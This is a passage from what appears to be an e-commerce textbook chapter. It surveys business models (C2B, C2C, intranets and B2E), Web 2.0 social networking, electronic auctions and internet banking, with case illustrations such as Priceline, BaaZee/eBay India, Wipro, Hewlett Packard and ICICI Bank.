Online internet based business-to-consumer electronic commerce consists of those businesses that start and build their own electronic commerce business solely on the web to compete with established players utilizing the market efficiency offered by electronic commerce. These businesses gain from everage the market efficiency offered by reduced or no inventory, online transaction, and payment and delivery mechanisms. Amazon (http://www.amazon.com) and Fabmart (http://www.fabmart.com) are the kind of B2C electronic commerce businesses that are built solely on the web. Fabmart.com started its operation in 1999 as an internet based music store and has grown to include stores for books, computers, groceries, jewelry, movies, toys, and watches.

Since the internet offers global reach and an ever expanding marketplace for goods and services, many small businesses, and antiques and arts and craft sellers can also derive the benefits of electronic commerce. These B2C electronic commerce businesses have the option of either setting up their own online shop to attract consumers to the business or becoming part of an intermediary who may be running a shopping mall representing a cluster of businesses. A vast majority of these small businesses may not be in position to create a web site and attract enough customers to that site in order to make it a viable option. In the intermediary model consumers are attracted to the mall or some shop in the mall and may indulge in window-shopping or cross-shopping at other stores. The Internet Mall (http://www. internetmall.com) and Yahoo Stores (http://stores.yahoo.com) are examples of the later model of the B2C electronic commerce.

Consumer-to-Business Electronic Commerce

Consumer-to-Business (C2B) can be described as a form of electronic commerce where, the transaction, originated by the customer has a set of requirement specifications and specific price for a commodity, service, or item. It is the responsibility of the electronic commerce business entity to match the requirements of the consumers to the best possible extent. Consumer-to-Business (C2B) enables a consumer to determine the price of a product and/or service offered by a company.

In this type of electronic commerce consumers get a choice of a wide variety of commodities and services, along with the opportunity to specify the range of prices they can afford or are willing to pay for a particular item, service, or commodity. As a result, it reduces the bargaining time, increases the flexibility and creates ease at the point of sale for both the merchant and the consumer.

ILLUSTRATION 1.5 Priceline.com

Priceline.com (http://www.priceline.com) is one of the earliest examples of C2B electronic commerce exchange. In the case of Priceline.com, a consumer bargain hunting for an airline ticket indicates his choice of source and destination cities, along with the number of hops and the fare which he or she wishes to pay for the ticket and the service. Priceline.com implements a mechanism that offers to sell products below retail prices without eroding it. By implementing a mechanism to sell products below retail prices it facilitates and makes it possible to move the excess inventory without diminishing the brands' retail prices. In the case of a perishable inventory such as airlines tickets, it fulfills the role of an additional revenue generator. In Priceline.com the buyers enter the prices and degree of flexibility they are willing to accept, and sellers then decide whether to fulfill the request or not.

Priceline.com uses software that acts as a "fare search engine" and tries to match the buyer's request with an airline that is willing to fulfill it. As soon as the buyer enters his travel plan, flexibility and the price, the backend Oracle database stores the requests and initiates a search on the fare search engine. The search engine connects to the Computer Reservation Systems (CRSs) of all participating airlines and submits the query. If any airline is willing to offer a seat at the named price on the given dates a match is found and reservations are made. Priceline.com launched its services in Spring 1998, by March 1999 the annual revenue grew to US $200 million. The initial system that was implemented on Window NT had begun to get saturated with the explosive growth in business. At this stage the company decided to move towards a scalable architecture and pressed into service the 2 SUN Enterprise 5500 servers, having 12 processors each, with Oracle as the database server. Within a year, in March 2000, the scalable system was upgraded to Sun's E6500 servers, with 24 processors each, and the Oracle 8.05 DBMS, to meet the growing business requirements of about million customers every quarter. The system consists of a transactional processor and offer processing subsystems along with replication services to ensure high availability and reliability.

Consumer-to-Consumer Electronic Commerce

Consumer-to-Consumer (C2C) is the electronic commerce activity that provides the opportunity for trading of products and/or services amongst consumers who are connected through the internet. In this category electronic tools and internet infrastructure are employed to support transactions between individuals. Traditional economic activities corresponding to 'classified advertisement' and auctions of personal possessions form the basis for the category. Much of the transactions in this category correspond to small gift items, craft merchandise, and similar items that are normally sold through 'flea' markets or bazaars, where individuals sell their goods to other individuals at a market determined prices.

Consumer-to-consumer (C2C) electronic commerce promotes the opportunity for consumers to transact goods or services with other consumers present on the internet. The C2C, in many a situations, models the exchange systems with a modified form of deal making. For deal making purposes a large virtual consumer trading community is developed. The customer operates by the rules of this community to compete, check, and decide his own basic selling and/or buying prices.

To many others, it is defined as a financial interaction between non-business entities using the web. Traditionally, C2C electronic commerce has been conducted through both trading forums and intermediaries such as auctions, classified advertisements, and collectible shows.

ILLUSTRATION 1.6 Ebay India (BaaZee.com)

Ebay India acquired BaaZee.com in 2004 for nearly US$50 Million. The business was founded in March 2000 by two Harvard graduates, is a popular Indian auction site. The company has grown from clocking a mere 30,000 transactions in the year 2000 to nearly 700,000 transactions per month in year 2002. The company supports both B2C as well as C2C auction models. Over a short period, it has built a base of approximately ten thousand sellers and a million buyers, to evolve into a buoyant auction place.

In the initial stages, the company offered merchandise, from a number of offline merchants, for public bidding to its members. Later, it expanded the business by widening the range of products and enabling its member consumers to buy and sell goods amongst each other. Prior to acquisition, the low value items such as books and music contribute 32% of the revenue; travel contributes 12–13%, 20% of revenue comes from mobile phones, 15% form electronic gadgets, and 20% of the revenue is contributed by information technology products. BaaZee.com provided an auction market place for sellers and buyers to interact. The company charged sellers on the basis of successful transactions completed between the buyer and seller. The auction process involves three entities, the seller, the buyer and the auction house. BaaZee.com consisted of nearly ten thousand sellers, one million buyers, and an electronic auction house implemented by BaaZee.com . It charges the seller 3% of the sales value for every transaction completed.

In order to create a trustworthy market place, BaaZee.com permitted bidding on the auction facility only to registered members; others can only browse through the items on auction. The registration process was free of charge. In order to list items for auctioning on BaaZee.com, one has to acquire a verified user status. The company supported both an automatic as well as a manual user verification process. For automatic verification the credit card number has to be provided and BaaZee.com charged Rs 5.00 on your card but credited your BaaZee.com account with Rs 10 that can be applied towards any transaction on the site. BaaZee.com also supported a manual verification process but that required a telephone number on which the user can be contacted. The customer support team verified the information and changed the status of a member to a verified user. Only verified users, either with credit card number information or with the manual process, can put up items for auctioning. BaaZee.com undertook to protect the credit card number and personal information. Fees for successfully completed auctions on BaaZee.com can be paid through credit card, demand draft, or pay order. Registered members can bid for items up on sale, going as high as they like. Baazee.com kept members informed through e-mail, anytime they have been outbid by some other user or they have won a bid. In case the member wins a bid, he receives an e-mail containing the contact details of the seller, and payment and delivery terms. During the auction process, the bidder may seek clarification by clicking on "ask the seller" button. To sell an item, an auction has to be set up. The setting up of an auction requires filling up a form to describe the item and rarely takes more than few minutes. This description includes relevant product and auction details, such as category, description, start price, auction duration, and acceptable shipping and payment methods. As soon as the auction process is over, as per the pre-fixed stage or time, and the seller has procured the highest bid above the reserved price, the buyer and seller receive e-mail announcing the buyer and giving them details of payment and delivery term. In case of defaulting sellers or buyers BaaZee.com operates by a published set of rules and applies penalties including decreasing member ratings, reviewing their membership account, and debarring them.

The business model of BaaZee.com and trust environment created by it propelled it to gain one million registered user by 2004, when Ebay Inc., the online marketplace trying to expand and have a footprint in India decided to acquire it. The robust technology support of Ebay and Business model refined to suit the Indian online marketplace have found synergy. In 2012, Ebay India (BaaZee.com) has grown to acquire 4 million registered users. The Ebay India is an online marketplace where products and services are sold through multiple formats- Auctions, Fixed Price and even Classifieds for Car, Vehicles, and real estate. The Ebay India, market place has at any point of time around 7 million items on sale from approximately 30,000 Sellers in almost 2000 categories. Over 90% of shoppers on the site use Paisa Pay – a secure online payment gateway for managing payment through credit, debit cards, netbanking and cash cards.

Intra-organizational Electronic Commerce

The growth of the internet has eased the free flow of information across geographical boundaries and across platforms. To tap this potential of the internet as an information channel, intranets were born. After e-mail, intranets are the hottest communications technology adopted by corporations as a measure to improve efficiency.

Intranets are corporate networks that utilize internet technology but limit the access of the internal members of an organization. Typically, they are built by securing the network from the global internet, through a firewall that limits access to internal/authorized members only. Any internal computer network that supports internet applications qualifies to be called an intranet. The main element of the intranet is TCP/IP connectivity and a Hypertext Transfer Protocol (HTTP) server, commonly known as web server. Thus using a standard web browser, employees can tap into corporate legacy data, share applications, and publications.

Even in a single company there exists a diversity of both computer hardware and software, and individuals that use them. The challenge for information systems planners and departments is in developing access solutions that will reach the "lowest common denominator", but still get the job done. All too often, systems designed do not fulfill the information requirements of the company, as a result of budgetary problems, poor planning, or a lack of understanding of user's needs. The internet, with the web as its offshoot, has provided users equipped with a browser the means to communicate with every one on the web, irrespective of what platform they have. The intranets are deployed to incorporate these advantages of the web into the information systems of the organization.

Platform Independent and Portable Access

The intranet provides an organization with the ability to reach a large number of internal users through a portable, useful platform. Regardless of the type of use envisioned—from ordering trivial things, to performing searches of company records, to assisting in legal reporting requirements to enhance worker morale—a well-designed intranet system can mesh the best of the web with the best a company has to offer.

As stated earlier, the fundamental building blocks of the intranet are the HTTP server (web server) and HTML based web browser, referred to as web technology. Web technology offers several advantages. It offers a platform-neutral environment. A user can browse a page designed on a Macintosh, Windows, or a Unix platform with the same ease and interface. It shields members from the diversity of access interfaces, arising due to heterogeneous hardware and software environment of organizations. Irrespective of the location of the data, web servers can make it available to the members of an intranet through the browser, thus, providing a bridge between the different arms of the organization without incurring huge costs of setting up a dedicated Wide Area Network (WAN). Also, due to this increased ease in access and availability of the information, a single designated source for each class of information—data as well as software tools—can maintain up-to-date copy.

Thus, everyone in the organization gets current and consistent information. The application and data interfaces through Common Gateway Interface (CGI) or it's alternatives to put the development of practical distributed applications within the reach of average developers, shielding them from the unfathomable complexities of Remote Procedure Calls (RPCs), Application Programming Interfaces (APIs), and middleware. The connectionless, page at a time, style of interaction can support lots of users, internal and external, to the business. Issues of scalability become the problem of web servers rather than that of the system developers.

Business-to-Employee (B2E) Services

For an internal user, searching for a particular type of information from the vast information base of the company is a time consuming task. In knowledge based industries, human resource is the single most valuable asset, displaying itself in the performance of these organizations. Efficient management of the intellectual assets is crucial for creating better business value and gaining competitive advantage. The intranet based business-to-employee applications are often used for implementing improved employee relationship management initiatives. This business-to-employee (B2E) application offers employees a self-service capability many human resource functions.

ILLUSTRATION 1.7 Wipro

Wipro Technologies, a diversified information technology product and service provider, rolled out a B2E application Channel [W]—the employee self service, collaboration and community framework—with the objective of improving the services to employees and managers. Channel [W] offers employees the ability to access human resources (HR) and corporate information from desktop/ mobile stations. Its basic features include affinity clubs; message boards; chat; intranet searches; a personalization engine; corporate communication, knowledge sharing; and self-service applications such as leave management, benefits management, compensation planning, and internal career management. Wipro's Channels [W] brings together and bonds nearly 9700 employees of Wipro, geographically spread over 20 location, to form a community, collaborate, care and, get the improved HR and corporate services. The self-service component of Channel [W] was implemented with the objective of increased information access to enable HR to focus on strategic issues, reduce administrative costs, eliminate process steps, approvals and forms, and finally offer improved services to employees and managers. The component has delivered better efficiency and service, leading to more productive and satisfied employees. Direct access to information, paperless processes, and online approvals have resulted in reduced service delivery time, faster reimbursements of expenses, and quicker appraisal processes. The typical turn around time of three weeks for reimbursements and other similar services has been reduced to 48 hours.

Intra-organization Integration

Finally the web can integrate the legacy systems based on mainframes with other systems across the organization, thus, helping the organization to expand the information available to decision makers, by integrating existing systems and by giving them a web face. The richest source of legacy data is still in mainframe systems, but the easiest data to access is stored in SQL databases on UNIX, OS/2, or Windows NT servers. By employing web based tools that use Java applets and or other object oriented Common Gateway Interface (CGI) libraries, the data stored in existing databases can be seamlessly integrated.

Intranets result in publication of information inside companies, through the world wide web, resulting in a paradigm shift in the way in which information is distributed in an organization. Web based publication and distribution offers instant, consistent, and correct information to all eligible users compared to paper based methods. Various departments may benefit from the intranet in several ways. For example, a basic problem of sales and marketing departments is delivering up to date reference information to people distributed over a large geographic area. Salespersons require the right information at the right moment and the right place to clinch sales.

Through an intranet, salespersons can access the latest information on a corporation-wide information repository. Product development applications often centering on project management, with team members updating project schedules and sharing information about the progress of development or customer feedback, make an ideal application for an intranet based solution. Similarly, customer service and support teams can benefit from intranets as it enables them to share up to date status reports of problems. All the team members can respond to customer calls, be alerted immediately to any important changes like special offers or issues, and train online to respond to customer queries and complaints. Some of the important applications of the intranet are:

- **Electronic Sales Information Management** A basic problem of sales and marketing departments is delivering up to date reference information to people distributed over a geographic area. Salespersons require the right information at the right moment and the right place to clinch sales. An intranet helps salespersons in accessing the head office or the design department with queries from any location provided they have been armed with an internet enabled tablet, laptop, PC or other mobile device. The intranet application can be built to provide online and up to date sales and product information to sales representatives on the field. As a result, rather than spending time on trying to update themselves with information they find more time to develop and interact with clients, leading to more sales opportunities and satisfied clients. In addition, it also amounts to a great deal of saving in printing and postage costs on the information that was earlier sent to sales and field offices.

- **Product Development** Product development teams need up to date information to perform their jobs effectively. Product development applications often center on project management with team members updating project schedules and sharing information about the progress of development or customer feedback. The application greatly assists in the coordination and communication of design iteration, suggested and incorporated changes and delivery schedules.
- **Information Updates** The company keeps its employees up to date by maintaining daily direct downloads of industrial as well as company news. All the employees stay abreast of the business environment changes happening around them.
- **Customer Service and Support** The customer support team members can remain connected and up to date on the status of various reported problems. It enables them to respond to customer calls and receive immediate alerts to any important changes like special offers or issues. Team members can learn from each others experiences in addressing similar problems through the shared database that maintains logs of customer problems and solutions. The intranet can be further used for training them to respond to customer queries and problems online.

ILLUSTRATION 1.8 Hewlett Packard

Hewlett Packard (HP) and Silicon Graphics two major computer systems and workstations manufacturers deployed intranets in mid-nineties to improve the intra-organization process efficiency and better information distribution amongst offices dispersed geographically. HP, an early Silicon Valley company, has over 25,000 products, including electronic instrumentation, computer servers and workstations, electronic components, calculators, and software packages. The company maintains a global presence through about 600 sales, support, and distribution offices in more than 100 countries. The intranet deployed by HP runs on close to 2500 web servers and 170 cache servers to boost the performance of message transfer. Its intranet handles over 1500 thousand e-mail messages per day and is accessed by over 100,000 employees of the company through more than 100,000 computers everyday. The company uses this network for a wide range of activities such as collaborative team work, training, document management, software distribution, and global electronic communication. In a company where the corporate culture has always encouraged open communication among employees, the intranet has truly enhanced the sharing of information. This has contributed to greater organizational flexibility, leading to an increase in employee productivity, faster time-to-market, better customer relations, reduced costs, and the introduction of more competitive products and services.

The change in the method of distribution of information also effects the organization in several other ways. It results in a significant flattening of the organization and creates information transparency inside the company. Thus, redundant process created due to inaccessibility of information are easily identified and streamlined, resulting in an efficient organization.

Careful design requires classification of information by the value it provides to the organization. The value provided by information changes with time and it is difficult to foresee what information will be of value to the firm in the future. If information forecasting is not done properly the firm might end up with vast amount of information, which is of little value. Making the information available on the intranet may result in information overload and may have an adverse effect.

Intranets have emerged as an effective tool for creating information efficient organizations. They are inexpensive to create, but cost as much or more to maintain. Low acquisition costs result from the absence of license fees for internet protocols and the highly competitive market in open software. This also makes intranet maintenance more expensive and inefficient. Organizations can either implement or outsource intranet development as well as infrastructure. By outsourcing the intranet development, an organization can get started on an incremental cost basis and does not have to worry about technology and operation issues. Thus, by outsourcing the intranet, firms can focus their efforts on the content of the information rather than the details of hardware/software requirements of servers and networking issues.

Finally, although the intranet seems to be an appropriate solution for meeting the information needs of organizations, they pose newer risks and challenges. Security of technology has reached a certain level of maturity, yet hacking episodes are an every day reality. In the majority of the cases, security breaches occur due to the deficient security measures deployed. The deficient deployment of security may result in tapping into the information and communications of a company by its competitor, thereby gaining unfair advantage. Nowadays, there are laws regarding electronic commerce and network security break-ins. But, in countries like India, where it has been made a law without much public education and debate, its implementation is going to be a major challenge. Hence, the policy of adopting the best possible security measures will remain the most effective mechanism of dealing with the risks. As more and more organizations adopt intranet based solutions for their information needs, the advantage derived due to quick access of information will become insignificant. Organizations that design their information systems in line with their strategic goals, and are able to meet the future information needs, will harness their competitive advantage in the marketplace.

WEB 2.0 BASED SOCIAL NETWORKING PLATFORM FOR SOCIAL MEDIA E-COMMERCE

The World Wide Web in the initial emergence demonstrated the powerful capability to create a flattened and connected universe of all the participants such as consumers, dealer, distributers, intermediaries, producers, suppliers. The consequence of that gave rise to previously described B2B, B2C, C2B and C2C arrangements for internet facilitated commerce. In the post 2003, Web reincarnated itself as Web 2.0 also often called the 'social Web', because, in contrast to Web 1.0, it emphasized two interaction and as a provided platform where content was generated and published by all the participants, it encouraged very democratic platform where participants can access, create and publish their views. Thus, it provided an opportunity to listen to, collect and harness the collective intelligence of users.

According to the definition of Wikipedia, "a social network is a social structure made of nodes which are generally individuals or organizations. It indicates the ways in which they are connected through various social familiarities ranging from casual acquaintance to close familial bonds."

Further Wikipedia defines. "Social media are media for social interaction, using highly accessible and scalable communication techniques. Social media is the use of web-based and mobile technologies to turn communication into interactive dialogue."

According to whatis.techtarget.com, "social networking is the practice of expanding the number or one's business and/or social contacts by making connections through individuals. While social networking has gone on almost as long as societies themselves have existed, the unparalleled potential of the Internet to promote such connections is only now being fully recognized and exploited, through Web-based groups established for that purpose."

In the initial phase the internet technologies had a great influence on our "actual" social networks; "actual" in this case refers to connections people had with other people without the use of Internet, they had developed these contacts and knew each other for a quite some time without the use of Internet and web applications.

Indeed, the penetration of Internet has made it extremely convenient to maintain these connections. Prior to Internet era, managing and keeping alive one's social network meant resorting to phone calls, meeting at various places, letters and postcards, and attending family gathering. The Internet with through numerous applications have strengthened the existing social networks of people by making it convenient to offer direct communication and sharing of files, i.e., videos, audio's, pictures and any other thinkable multimedia content. Apart from email, the messengers and other chat applications have further augmented the two way communication. The ability of instantaneous exchange of multimedia files over the network has been further augmented by web based sharing platforms such as Snapfish and Flickr.

Apart from making it easier to maintain "actual" social network, broader impact of internet has been in creating loose, globally dispersed, virtual but tied by common interest social networks.

Internet Created a New Form of Social Networking

As stated earlier, the internet enabled web applications have totally altered and offered newer ways of interaction, whose impact of reinforcing or at times weakening the links in previously established social groups has been witnessed for past decade. As it widened our reach, it also created new types of social interactions opportunities in the virtual world. In the virtual world, the active users of internet are able to broaden one's social contacts through sharing and exchanging opinions and information, a reality often summarized today under the term "social networking". The second one, being the consequence of the augmented sharing of information, that has led to the emergence of online communities, or virtual communities.

(A) Internet Based Social Networking

The enhanced reach of internet provided opportunity to create web sites or web based applications that offer the possibility of meeting the new people online or linking up with old acquaintances. In 1995, probably the first social networking site named classmates.com was launched. It allowed users to reunite with former classmates. The success of this site was followed by the creation of many other sites such as Friendster, and more recently MySpace, which became an internet phenomenon. Many other innovative applications of social networking service have since then been launched in the business domain. As Social network services offer users the possibility to interlink people and companies of the same industry, the sites like LinkedIn have found a great many users.

Even though the social networking tools have found a wide spread acceptability due to their usefulness to members, the measuring the real impact of internet on social networking is still elusive. In long-term sustainability and business proposition it is important to understand the following:

- What attracts people to social network?
- Why should they stay active member of the social network?
- What attributes or capabilities are required to mobilize the social network?
- What is the impact of social networking on person's social capital?

Although, there are several studies that have been trying address these questions in recent past, but the way internet invents newer ways of communication the application of traditional social capital indicators itself has come for questioning. Wikipedia.com defines social capital as such: "Social capital is a core concept in business, economics, organizational behaviour, political science, and sociology, defined as the advantage created by a person's location in a structure of relationships. It explains how some people gain more success in a particular setting through their superior connections to other people."

No doubt, internet has proved to be a great tool as far as enhancing and augmenting the power of "actual" social network is concerned; however, there is still doubt on the capacity of users to mobilize these virtual world contacts and harness these resources. A connection developed over through an online professional network site alone, will never have the impact of calling former alumni and asking for guidance on placement, career planning or job offers. In a sense, because of the virtuality of the links between people, the impact in real life, and thus the impact on social capital may be weakened. However, this has yet to be proved.

(B) Online Communities

The second profound impact Internet had on the social networking is bringing together a widely dispersed group of people with shared interest. It has given rise to emergence of virtual communities, or online communities. The community is a loosely linked group of people that communicate via the internet or use a web-based platform and loosely share a common interest, the stated purpose of the community. They may or may not communicate exclusively online, but internet is an important part of the group life.

The online communities have existed since the early days of network connectivity, online communities of America online (AOL), Usenet discussion groups, Internet Relay

Chats are some of early communities that came into existence. The motivation for people to join online communities has sustained over time and may vary:

- **shared purpose:** communities like Wikpedia users share the common purpose of creating the most complete free encyclopaedia on the web through user participation. Users of World of Warcraft, a very famous Massive Multiplayer Online Role-Playing Game enjoy participating in the creation of an online world. The recent success of SecondLife, a permanent online world, also supports this idea.
- **sense of community:** however virtual they may be, the relations that people have on the web can still replace at times the lack of social relations one can have in real life. Blogs, which are often personal journals, allow their user to share their personal feelings which other users can comment on.
- **desire of recognition:** users, even if anonymous, can gain a reputation through online avatars and/or personal profiles. Sites such as eBay, or Amazon give great importance to such information.

With the hype created through Web 2.0, the user generated content has brought along a revolution, and had a profound impact on online communities. The emergence of sites based on user generated content, through blogging, feedback and tweets, have brought a different level of interaction between users. Today, as a consequence, there is a significant market space consisting of social networking and social network softwares. These platforms also have become a major traffic aggregators or what was referred to as eyeball share in web 1.0 era. Except that there level of involvement and interaction is far more intense. Thus, this presents a great opportune platform for marketers, brand builders, and advertising agencies.

Different types of virtual social networking and main actors

The internet not only has strong influence on traditional social network, but has created new ways of practicing and participating in social networking. This phenomenon, which we will refer as virtual social networking or social networking, widely fuelled by the user participation and user generated content aspect of web 2.0, has been spreading at geometrically *speed* and has lead to the creation of thousands of virtual communities. Although, there are several taxonomies for classifying these social communities, for the sake of simplicity we will focus on four representative kinds of social networking:

(A) Friendship Communities

The objective of these community websites is generally to connect as many people as possible by bringing together geographically dispersed friends together even if there is no possible real world, face to face association. These communities are by far the most widespread application of web-enabled online social networking and try to bring together people based on virtual relations. Typically, to participated, you have to create your own webpage with photos, videos, personal profile information, and then connect to people by inviting them to become your friends. In the virtual word, people tend to little less worried expressing their specific or at times socially odd hobbies as there is high likelihood of finding a community that matches with those traits: gothic industrial culture lovers can meet on Vampire Freaks, cricket fans on Sachin Tendulkar community, European Jet Set and social elite can isolate themselves from virtual masses on aSmallWorld.

The most visited and a worldwide popular site is facebook based in Menlo Park, California and employing 3500 people with 900 million monthly active users. According to the key facts published on facebook website as of March 2012. It has 526 million daily active users, more than 125 billion friend connection, 300 million photos uploaded on daily basis, 3.2 billion likes and comments generated per day. The facebook is available in more than 70 languages.

(B) Media Sharing

The web is an incredible platform for all the people interested in sharing music, video and photos. There have been several peer-to-peer approaches earliest being Napster, that offered users ability to share the digital media in their possession. Although, the approach faced several major hurdles related to ownership and copyright issues, the P2P approach has evolved since then, and even today people virtually share the music and videos they possess through specialized downloading software such as KaZaa. Although this kind of media sharing typically is more concerned on sharing of already hit songs or films.

Today, the participative nature of web, as described in web 2.0, opened a new approach to share songs, videos, photos and any other digital media that you have created, without need of specialized downloading and installing peer-to-peer software anymore. Consequently, people can browse, play, render or even upload and share the content directly on websites.

The YouTube, founded in 2005, has revolutionized the world of media sharing and today it is the most popular video sharing website around the world. As a YouTube user, you can upload, view, and share video clips for free. In October 2006, the web giant Google announced its purchase of YouTube, for $1.65 billion in shares. In 2011, 1 trillion videos were viewed on the site. Today, 60 minutes of video is uploaded every second and 4 billion videos are viewed every day. Each month, around 800 million unique visitors watch around 3 billion hours of video. In addition to YouTube several digital media sharing sites like Flickr, Myspace and Slideshare have acquired immense popularity.

(C) Online Gaming

The internet has created a new marketplace of what is commonly referred by online gaming enthusiasts, “massively multiplayer online role-playing games” (MMORPG), which are more and more popular throughout the world, with more than 15 millions of regular gamers throughout the world and more than half a billion dollars of revenues. The internet enabled participatory environment, thousands of players interact with one another, assuming the roles of fictional characters in a virtual but persistent world. The character and its existence time does not stop when you leave the game.

World of Warcraft has been a leading subscription-based MMORPG, developed by Blizzard Entertainment as the fourth game of the Warcraft series. It is frequented by 8 million players worldwide and these players have logged millions of hours in the game, banding together to slay monsters, collect treasure and haggle over rare items. In fact, there are virtual communities created in the game which are composed of people who show solidarity with one another in order to survive and fight monsters together. At times, the game characters take a persona of their own and go to the extent of identifying with the character to the extent that when a player who died in real life, its community organized her character's burial in the virtual world of the game. Moreover MMORPG are also strongly criticized because of game addiction, indeed, many people play over 10 hours a day, totally forgetting the real world and only communicating with their virtual warrior friends.

Ventures such as second Life, have gone on to create a virtual economy environment. Starting from sales of virtual powers in Warcraft to more complex trading transactions on the Second Life, the virtual assets trading market has touched closer to US $ 5 billion. Most business models for these games included a monthly subscription and thousands of players who acquire "loot"—like virtual gold, magic powers, shields and other items. This virtual wealth found its way to the real wealth as enabled by electronic commerce market places like eBay people began to trade and acquire them using money.

Second Life is an Internet-based virtual world launched in 2003, developed by Linden Research, Inc (commonly referred to as Linden Labs). It requires participant to downloadable client program called the Second Life Viewer. It enables the users, called "Residents", to interact with each other through avatars and thus providing a much real life like of a social role playing service. Residents explore, meet other Residents, socialize, participate in individual and group activities, create and trade items (virtual property) and services from one another. Second Life has 8.3 million + participants, 2 million of which have been active in the last 60 days. Its growing success has placed it on the cover of *Business Week* and the front page of the *New York Times* technology section. Second Life tends to get classified with MMORPGs (Massively Multiplayer Online Role-Playing Games) like World of Warcraft.

(D) Online Social Services

Online Social services, based on two ways interaction offered in web 2.0, allow individuals to meet on the Internet and develop relations just as traditional services. Such services generally are based on people putting up their personal information including the sharable interest and being able to search for other individuals using criteria various profile information related criteria such as age range, gender location, skills and interest in exchange of the payment of a monthly fee. According to a study conducted by the Online Publishers Association, US residents spent almost half a billion dollars on online dating in 2004, the largest segment of "paid content" on the web. The matrimony, dating, and job search sites are most common social services sites that have grown increasingly popular. As of now, there are more than 2,000 online dating sites worldwide. However, market share was increasingly being dominated by several large commercial services, including Yahoo! Personals, Match.com, and eHarmony.

The Indian leaders of online job services include site called Timesjobs.come, Monsterindia.com and naukari.com. Also, matrimonial services sites like shaadi.com, jeevansathi.com have found a great degree of success in connecting the people and providing the community service.

APPLICATION OF ELECTRONIC COMMERCE TECHNOLOGIES

Electronic Auctions

Auctions have been a well established market mechanism for trading items at a market negotiated price, based upon demand and supply. The internet has added a new dimension by creating an online mechanism for implementing the auction process. Traditional auctions had limited participation of people who turned up at the place of auction. Today, the same auction mechanisms can be implemented using electronic commerce technologies, allowing people connected through the internet to bid. Electronic auctions potentially encourage greater participation as internet users can connect to a web site hosting an auction and bid for an item.

Auctions have been utilized as a useful economic mechanism for various trade objects and circumstances. They serve as the coordination mechanism for establishing a demand-supply driven price equilibrium for objects that cannot be readily traded in conventional markets, such as rare, unique, or antique items, or those that come for sale after long unpredictable intervals. Typical examples of these items are pieces of fine art, frequency bands, and ancient coins. They are also utilized to dump excess inventories, discontinued and refurbished items, products that are perishable or have limited shelf life, or last minute products such as unused airline seats.

EBay (http://www.ebay.com), the world's largest personal trading community (TM), pioneered person-to-person online trading. Founded in 1995, eBay has developed into an efficient and growing trading web site on the internet, available 24 hours a day, seven days a week. It has more than 2.1 million registered users and has been averaging more than 1.8 million items listed for sale at any point of time. The company has been clocking new entries of over 250,000 items daily in more than 1,000 categories, such as antiques, books, movies and music, coins and stamps, collectibles, computers, dolls and Figs., jewellery and gemstones, photo, electronics, pottery and glass, sports memorabilia, and toys.

ILLUSTRATION 1.9 Auction India

Auction India (http://www.auctionindia.com), founded in 1999 by the Silicon Valley based CSS Inc, has been enabling the auction marketplace for buyers and sellers of used machinery, second hand process equipment, industrial lands and buildings. Auction India narrowed on the business-to-business auction market opportunity that focuses on "industrial assets recovery". Auctionindia.com provides an opportunity to the companies to sell off and realize the competitive market price for big ticket assets like entire industrial plant, lying idle. The client list of the auction site includes Ashok Leyland, Hindustan Levers, BHEL, Widia India, India Pistons, Blue Star, HMT, Salem Steel Plant, L & T Komatsu limited, Sundaram Clayton, TVS, and Government of Pondichery, to name a few. Auction India permits only registered users to bid in an auction. Many of the auctions may require prequalification as well. Bidders have to go through the terms and conditions of an auction and the prequalification may require depositing certain amount of money in advance, along with duly signed copy of terms and conditions of the auction. Auction India announces upcoming auctions well in advance so that interested parties may clear the prequalification requirements in time. The bidding is of a progressive English auction variety with the seller having set a minimum reserved price. The piece is considered auctioned off only if the last bid submitted before the closing time is above the minimum reserved price. AuctionIndia.com was acquired by TVS Finance in February 2001. In addition to scrap, plant machinery, and general engineering related auctions AuctionIndia.com has been conducting auctions of toddy and arrack shops in Pondicherry. The online bidding process has provided a transparent and fair bidding mechanism for the shops and has reportedly fetched 10% higher revenue in 2001.

Electronic Banking

The increase in penetration of personal computers in home segments has led to the emergence of several financial management software packages such as Quicken, Microsoft Money, and Peachtree. Software packages such as Quicken permit users to organize, interpret, and manage personal finances. Using Quicken, users record and categorize all financial transaction on a PC. The user can later use the software to balance the checkbook, summarize credit card purchases, track stocks and other investments. Personal finance management through these software packages requires duplication of efforts, i.e., once by the financial institution and once by the user. Without online integration with financial institutions to transfer money from his brokerage account to the money market account, the user sends a paper instruction to the financial institution, enters it in the personal systems and the bank enters it in the system to execute the transaction. In addition, the mechanism is also prone to synchronization problems, forcing users to spend time in discovering and correcting the anomalies.

With the wide availability and access of the internet, electronic banking empowers consumers to access their accounts, carry out transactions through web browsers or web enabled personal software packages, thus, keeping the two in synchronization as well. Customers can view account details, transfer funds, pay bills, order checks, and review account history.

ICICI Bank, Citibank, HDFC Bank, and IndusInd Bank have been offering internet banking services for the past few years.

ILLUSTRATION 1.10 ICICI Bank

ICICI Bank, founded in 1994, has been a pioneer in internet banking in India. It introduced internet banking in 1997 and has been augmenting the offerings and services delivery since then. The ICICI initiative was honored by the Computer Society of Indias (CSI) National Award for best IT usage in 1998. The Financial Times of UK adjudged the ICICI web site as a highly commended business site for the years 1997 and 1998. It also received the coveted cyber-corporate of the year award at the India Internet World, 1998. The share of internet banking business has been steadily rising at ICICI Bank. The number of internet customer account grew from 4000 in March 1999 to 24000 by December 1999. In 2002, the ICICI Bank has become the second largest bank with assets of Rs1 Trillion and network of over 1000 ATMs and 500 branches and offices.

ICICI Bank is also an innovator in technological usage for providing banking services via its branches, ATMs, telephone, personal computer and the internet. Since April 2000, it started offering Wireless Access Protocol (WAP) enabled, banking services to mobile customers, through tie ups with Orange and Airtel Cellular phone service providers. As a result it has emerged from the shadow of an e-commerce innovator to a technologically experienced internet bank.

The bank offers convenient access, anytime customer service with the convenience of 24 X 7 access to accounts through the internet, and complete control of accounts with the capability to create customized transaction reports and the facility to make online payments.

ICICI Bank services are based on Infinity from Infosys, India and the credit card business uses Vision Plus from PaySys, USA. The bank makes a great effort to protect the security and privacy of transactions, account data, and personal information. During the account opening process the user sends the required information using a secure channel. On receiving the complete set of information, the bank verifies it and then creates a new account for the customer. When a customer account is created, the bank assigns a password that is sent to the customers along with an account verification letter package.

The bank employs a multilayered security model to ensure the confidentiality of transactions across the internet. At the user end it sets up a secure session with the ICICI Bank server, using Secure Socket Layer (SSL) protocol, to provide privacy for the data flowing between the browser and the bank server. SSL provides a secure channel for data transmission through its 128 bit encryption capability. The secure channel is utilized for transfer of information in authentication procedures, providing message integrity and ensuring that the data cannot be altered during transmission.

